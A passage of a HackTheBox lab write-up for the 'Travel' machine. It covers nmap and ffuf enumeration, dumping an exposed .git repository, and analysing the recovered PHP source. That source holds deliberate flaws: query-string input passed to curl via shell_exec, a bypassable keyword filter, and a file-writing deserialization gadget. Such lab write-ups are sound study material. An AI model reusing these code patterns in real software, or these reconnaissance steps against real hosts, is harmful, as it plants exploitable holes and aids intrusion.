Travel - Write-up - HackTheBox

noraj

2020-09-16


Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Travel-write-up/

1.1 Box

- **Name:** Travel
- **Profile:** www.hackthebox.eu
- **Difficulty:** Hard
- **OS:** Linux
- **Points:** 40



Travel

OS: Linux

Difficulty: Hard

Points: 40

Release: 16 May 2020

IP: 10.10.10.189

Figure 1.1: Travel

2 Write-up

2.1 Overview

TL;DR: Tricky RCE exploiting PHP deserialization through memcache over gopher. Then EoP through password hash cracking & docker.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap ffuf gittools haiti git openssh gopherus openldap gtfo gtfoblookup
```

2.2 Network enumeration

Port & service discovery with a nmap scan:


```
# Nmap 7.80 scan initiated Fri Jul 31 19:52:02 2020 as: nmap -p- -sSVC -oA nmap_full -v
↪  10.10.10.189
Nmap scan report for 10.10.10.189
Host is up (0.023s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.17.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB
443/tcp open  ssl/http nginx 1.17.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB - SSL coming soon.
| ssl-cert: Subject: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Subject Alternative Name: DNS:www.travel.htb, DNS:blog.travel.htb, DNS:blog-dev.travel.htb
| Issuer: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-23T19:24:29
| Not valid after:  2030-04-21T19:24:29
| MD5:   ef0a a4c1 fbad 1ac4 d160 58e3 beac 9698
|_SHA-1: 0170 7c30 db3e 2a93 cda7 7bbe 8a8b 7777 5bcd 0498
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 31 19:52:39 2020 -- 1 IP address (1 host up) scanned in 36.46 seconds
```

Let's add the local domain to our host file, it's important not to miss the **Subject Alternative Name** from the nmap scan:

```
$ cat /etc/hosts | grep travel
10.10.10.189 travel.htb
10.10.10.189 www.travel.htb
10.10.10.189 blog.travel.htb
10.10.10.189 blog-dev.travel.htb
```

2.3 HTTP discovery

The site on port 80 http://www.travel.htb/ is just a default HTML template.




WE ARE CRAFTING THE LAST DETAILS TO LAUNCH OUR SITE

We are working hard to launch our awesome new site

Figure 2.1: port 80 website

The site on port 443 https://www.travel.htb/ seems not available yet.



Travel.HTB - SSL coming soon.

https://www.travel.htb

We are currently sorting out how to get SSL implemented with multiple domains properly. Also we are experiencing severe performance problems on SSL still.

In the meantime please use our non-SSL websites.

Thanks for your understanding,
admin

Photo by Aleksandar Pasaric from Pexels
https://www.pexels.com/photo/three-yellow-excavators-near-front-end-loader-1238864/

Figure 2.2: port 443 website

At first glance, there is nothing, so we'll need enumeration.

2.4 HTTP enumeration

With ffuf I'll try to find some sub-directories or pages:


```
$ ffuf -u http://www.travel.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e
↪  .txt,.html,.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://www.travel.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .html .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

index.html              [Status: 200, Size: 5093, Words: 842, Lines: 145]
js                      [Status: 403, Size: 154, Words: 3, Lines: 8]
css                     [Status: 403, Size: 154, Words: 3, Lines: 8]
img                     [Status: 403, Size: 154, Words: 3, Lines: 8]
lib                     [Status: 403, Size: 154, Words: 3, Lines: 8]
.                       [Status: 200, Size: 5093, Words: 842, Lines: 145]
newsfeed                [Status: 403, Size: 154, Words: 3, Lines: 8]
:: Progress: [153068/153068] :: Job [1/1] :: 1000 req/sec :: Duration: [0:02:33] :: Errors: 0
↪  ::
```

Nothing on the HTTP site. But we didn't found many thing either for the HTTPS website:

```
$ ffuf -u https://www.travel.htb/FUZZ -r -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e
↪  .txt,.html,.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : https://www.travel.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .html .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

index.html              [Status: 200, Size: 1123, Words: 104, Lines: 52]
.                       [Status: 200, Size: 1123, Words: 104, Lines: 52]
:: Progress: [153068/153068] :: Job [1/1] :: 950 req/sec :: Duration: [0:02:41] :: Errors: 0
↪  ::
```

The SSL version of blog.travel.htb and blog-dev.travel.htb are both serving the same content as https://www.travel.htb/ but the version in HTTP is different.

http://blog.travel.htb/



Travel Blog

By admin April 13, 2020

Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!

Figure 2.3: blog.travel.htb

We may have a hint here:

> Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!

The feed URL is: http://blog.travel.htb/feed/

```
<rss xmlns:content="http://purl.org/rss/1.0/modules/content/"
↪  xmlns:wfw="http://wellformedweb.org/CommentAPI/"
↪  xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:atom="http://www.w3.org/2005/Atom"
↪  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
↪  xmlns:slash="http://purl.org/rss/1.0/modules/slash/" version="2.0">
<channel>
<title>Travel Blog</title>
<atom:link href="http://blog.travel.htb/feed/" rel="self" type="application/rss+xml"/>
<link>http://blog.travel.htb</link>
<description>Who doesn't love to travel ?</description>
<lastBuildDate>Thu, 23 Apr 2020 19:27:27 +0000</lastBuildDate>
<language>en-US</language>
<sy:updatePeriod> hourly </sy:updatePeriod>
<sy:updateFrequency> 1 </sy:updateFrequency>
<generator>https://wordpress.org/?v=5.4</generator>
<item>
<title>Travel Blog</title>
<link>http://blog.travel.htb/2020/04/13/hello-world/</link>
<dc:creator>
```


```
<![CDATA[ admin ]]>
</dc:creator>
<pubDate>Mon, 13 Apr 2020 13:19:01 +0000</pubDate>
<category>
<![CDATA[ Uncategorized ]]>
</category>
<guid isPermaLink="false">http://localhost/?p=1</guid>
<description>
<![CDATA[ Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team! ]]>
</description>
<content:encoded>
<![CDATA[ <p>Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!</p> ]]>
</content:encoded>
</item>
</channel>
</rss>
```

Nothing fancy, but it seems to leak the Wordpress version.

We also have a login area: http://blog.travel.htb/wp-login.php

I ran a ffuf enumeration but won't display it here as it only shows all the Wordpress files.

http://blog-dev.travel.htb/



403 Forbidden

nginx/1.17.10

Figure 2.4: blog-dev.travel.htb

It seems we are denied but it's worth checking if we can leak some files.

```
$ ffuf -u http://blog-dev.travel.htb/FUZZ -r -c -w ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -e .txt,.html,.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://blog-dev.travel.htb/FUZZ
 :: Wordlist         : FUZZ:
↪   /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Extensions       : .txt .html .php
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.                        [Status: 403, Size: 154, Words: 3, Lines: 8]
.git                     [Status: 403, Size: 154, Words: 3, Lines: 8]
```

It seems like there is a git repository.

2.5 HTTP exploitation & code analysis

Let’s start with the git repository with GitTools that will allow us to dump it.

```
$ gittools-gitdumper http://blog-dev.travel.htb/.git/ dev-repo
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating dev-repo/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
```

```
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/03/13850ae948d71767aff2cc8cc0f87a0feeef63
[-] Downloaded: objects/00/00000000000000000000000000000000000000
[+] Downloaded: objects/b0/2b083f68102c4d62c49ed3c99ccbb31632ae9f
[+] Downloaded: objects/ed/116c7c7c51645f1e8a403bcec44873f74208e9
[+] Downloaded: objects/2b/1869f5a2d50f0ede787af91b3ff376efb7b039
[+] Downloaded: objects/30/b6f36ec80e8bc96451e47c49597fdd64cee2da
```

Then we can look into this repository:

```
$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    README.md
        deleted:    rss_template.php
        deleted:    template.php

$ git restore README.md rss_template.php template.php
```

It seems we can now read the source code of the RSS generator: `rss_template.php`.

```php
<?php
/*
Template Name: Awesome RSS
*/
include('template.php');
get_header();
?>

<main class="section-inner">
    <?php
    function get_feed($url){
     require_once ABSPATH . '/wp-includes/class-simplepie.php';
     $simplepie = null;
     $data = url_get_contents($url);
     if ($url) {
         $simplepie = new SimplePie();
         $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
         //$simplepie->set_raw_data($data);
         $simplepie->set_feed_url($url);
         $simplepie->init();
         $simplepie->handle_content_type();
         if ($simplepie->error) {
             error_log($simplepie->error);
             $simplepie = null;
             $failed = True;
         }
     } else {
         $failed = True;
     }
     return $simplepie;
     }

    $url = $_SERVER['QUERY_STRING'];
    if(strpos($url, "custom_feed_url") !== false){
        $tmp = (explode("=", $url));
        $url = end($tmp);
     } else {
        $url = "http://www.travel.htb/newsfeed/customfeed.xml";
     }
     $feed = get_feed($url);
     if ($feed->error())
        {
            echo '<div class="sp_errors">' . "\r\n";
            echo '<p>' . htmlspecialchars($feed->error()) . "</p>\r\n";
            echo '</div>' . "\r\n";
        }
        else {
    ?>
    <div class="chunk focus">
        <h3 class="header">
        <?php
            $link = $feed->get_link();
            $title = $feed->get_title();
            if ($link)
            {
                $title = "<a href='$link' title='$title'>$title</a>";
            }
            echo $title;
        ?>
        </h3>
        <?php echo $feed->get_description(); ?>

    </div>
    <?php foreach($feed->get_items() as $item): ?>
        <div class="chunk">
            <h4><?php if ($item->get_permalink()) echo '<a href="' . $item->get_permalink() .
    ↪ '">'; echo $item->get_title(); if ($item->get_permalink()) echo '</a>'; ?>&nbsp;<span
    ↪ class="footnote"><?php echo $item->get_date('j M Y, g:i a'); ?></span></h4>
            <?php echo $item->get_content(); ?>
            <?php
            if ($enclosure = $item->get_enclosure(0))
            {
                echo '<div align="center">';
                echo '<p>' . $enclosure->embed(array(
                    'audio' => './for_the_demo/place_audio.png',
                    'video' => './for_the_demo/place_video.png',
                    'mediaplayer' => './for_the_demo/mediaplayer.swf',
                    'altclass' => 'download'
                )) . '</p>';
                if ($enclosure->get_link() && $enclosure->get_type())
                {
                    echo '<p class="footnote" align="center">(' . $enclosure->get_type();
                    if ($enclosure->get_size())
                    {
                        echo '; ' . $enclosure->get_size() . ' MB';
                    }
                    echo ')</p>';
                }
                if ($enclosure->get_thumbnail())
                {
                    echo '<div><img src="' . $enclosure->get_thumbnail() . '" alt=""
                    ↪  /></div>';
                }
                echo '</div>';
            }
            ?>

        </div>
    <?php endforeach; ?>
<?php } ?>
</main>

<!--
DEBUG
<?php
if (isset($_GET['debug'])){
  include('debug.php');
}
?>
-->

<?php get_template_part( 'template-parts/footer-menus-widgets' ); ?>

<?php
get_footer();
```

Lines 33, 34, 40 seems to show a user controlled input. Lines 103, 104 teels use we can enable a debug feature that may be show more verbose messages. On line 5, `template.php` is included so let's take a look at it.

```
<?php

/**
 Todo: finish logging implementation via TemplateHelper
*/
```

```
function safe($url)
{
    // this should be secure
    $tmpUrl = urldecode($url);
    if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false)
    {
        die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>");
    }
    if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false)
    {
        die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>");
    }
    $tmp = parse_url($url, PHP_URL_HOST);
    // preventing all localhost access
    if($tmp == "localhost" or $tmp == "127.0.0.1")
    {
        die("<h2>Hacking attempt prevented (Internal SSRF). Event has been logged.</h2>");
    }
    return $url;
}

function url_get_contents ($url) {
    $url = safe($url);
    $url = escapeshellarg($url);
    $pl = "curl ".$url;
    $output = shell_exec($pl);
    return $output;
}


class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
        $this->init($file, $data);
    }

    public function __wakeup()
    {
        $this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}
```

What we saw in `rss_template.php`:

1. L40 `get_feed()` is called with `$url` as arg
2. L33 `$url` is user controlled via `custom_feed_url` in the URL
3. L14 In `get_feed()` the function `url_get_contents()` is called

`url_get_contents()` is a custom function that reminds us the official file_get_contents function.

Now what we can see in `template.php`:


1. L28-34 `url_get_contents()` is defined
    - L29 the `safe()` custom function is called
    - L30 the `escapeshellarg()` native function is called (see the doc)
    - L31-32 `curl` is called inside `shell_exec()` with user controlled argument
    - This gives potential for local file disclosure, SSRF and RCE. Maybe even XXE if SimplePie parser is vulnerable.
2. L7-26 the `safe()` function seems to some basic filtering that is bypassable

The feed seems available for display at those endpoints:

- (raw) http://www.travel.htb/newsfeed/customfeed.xml
- (parsed) http://blog.travel.htb/awesome-rss/

However the feed http://blog.travel.htb/feed/ we saw earlier seems to be completely different and won't interest us.

It seems that http://blog.travel.htb/awesome-rss/ is using `rss_template.php` to parse http://www.travel.htb/newsfeed/customfeed.xml and render it in HTML.



blog.travel.htb/awesome-rss/

Travel Blog Who doesn't love to travel ?

Kingdoms In Sri Lanka 26 Feb 2020, 3:06 pm

Sri Lankan history dates back to around 35,000 years. Kingdoms in Sri Lanka began from about 6th century BCE. Here's the first of two guides to help you better understand it. Tambapanni (now Mannar) was the first that belonged to the Kingdom of Rajarata from 543-505 BC during the time of Vijaya. Following the rule of King Vijaya, was the Kingdom of Upatissa Nuwara or "Vijithapura" from 505-377 BC. The Prime Minister of Vijaya was the ruler and following his death arrived his nephew, Panduvasdeva. The remaining successors of this kingdom include Upatissa, Panduvasdeva, Abhaya, Tissa and Pandukabhaya.

Sri Lankan Adventures To Last A Lifetime 26 Feb 2020, 3:05 pm

Sri Lanka is one of those enticing travel destinations that is a veritable treasure trove of history, natural beauty, culture and life. The island's scenery is diverse, breathtaking and raw, making it one of the best places to go for a fun-filled adventure holiday. So, let's get straight to it

5 Things You Need To Know About Anuradhapura 24 Feb 2020, 5:58 pm

If you're interested in delving into the depths of Sri Lanka's rich past, spend a day or two in Anuradhapura. History serves as a reminder of ancient traditions and ingenuity and, of this, Anuradhapura had plenty. Make a trip to this historic town to learn much about the culture and accomplishments of the Sri Lankan people.

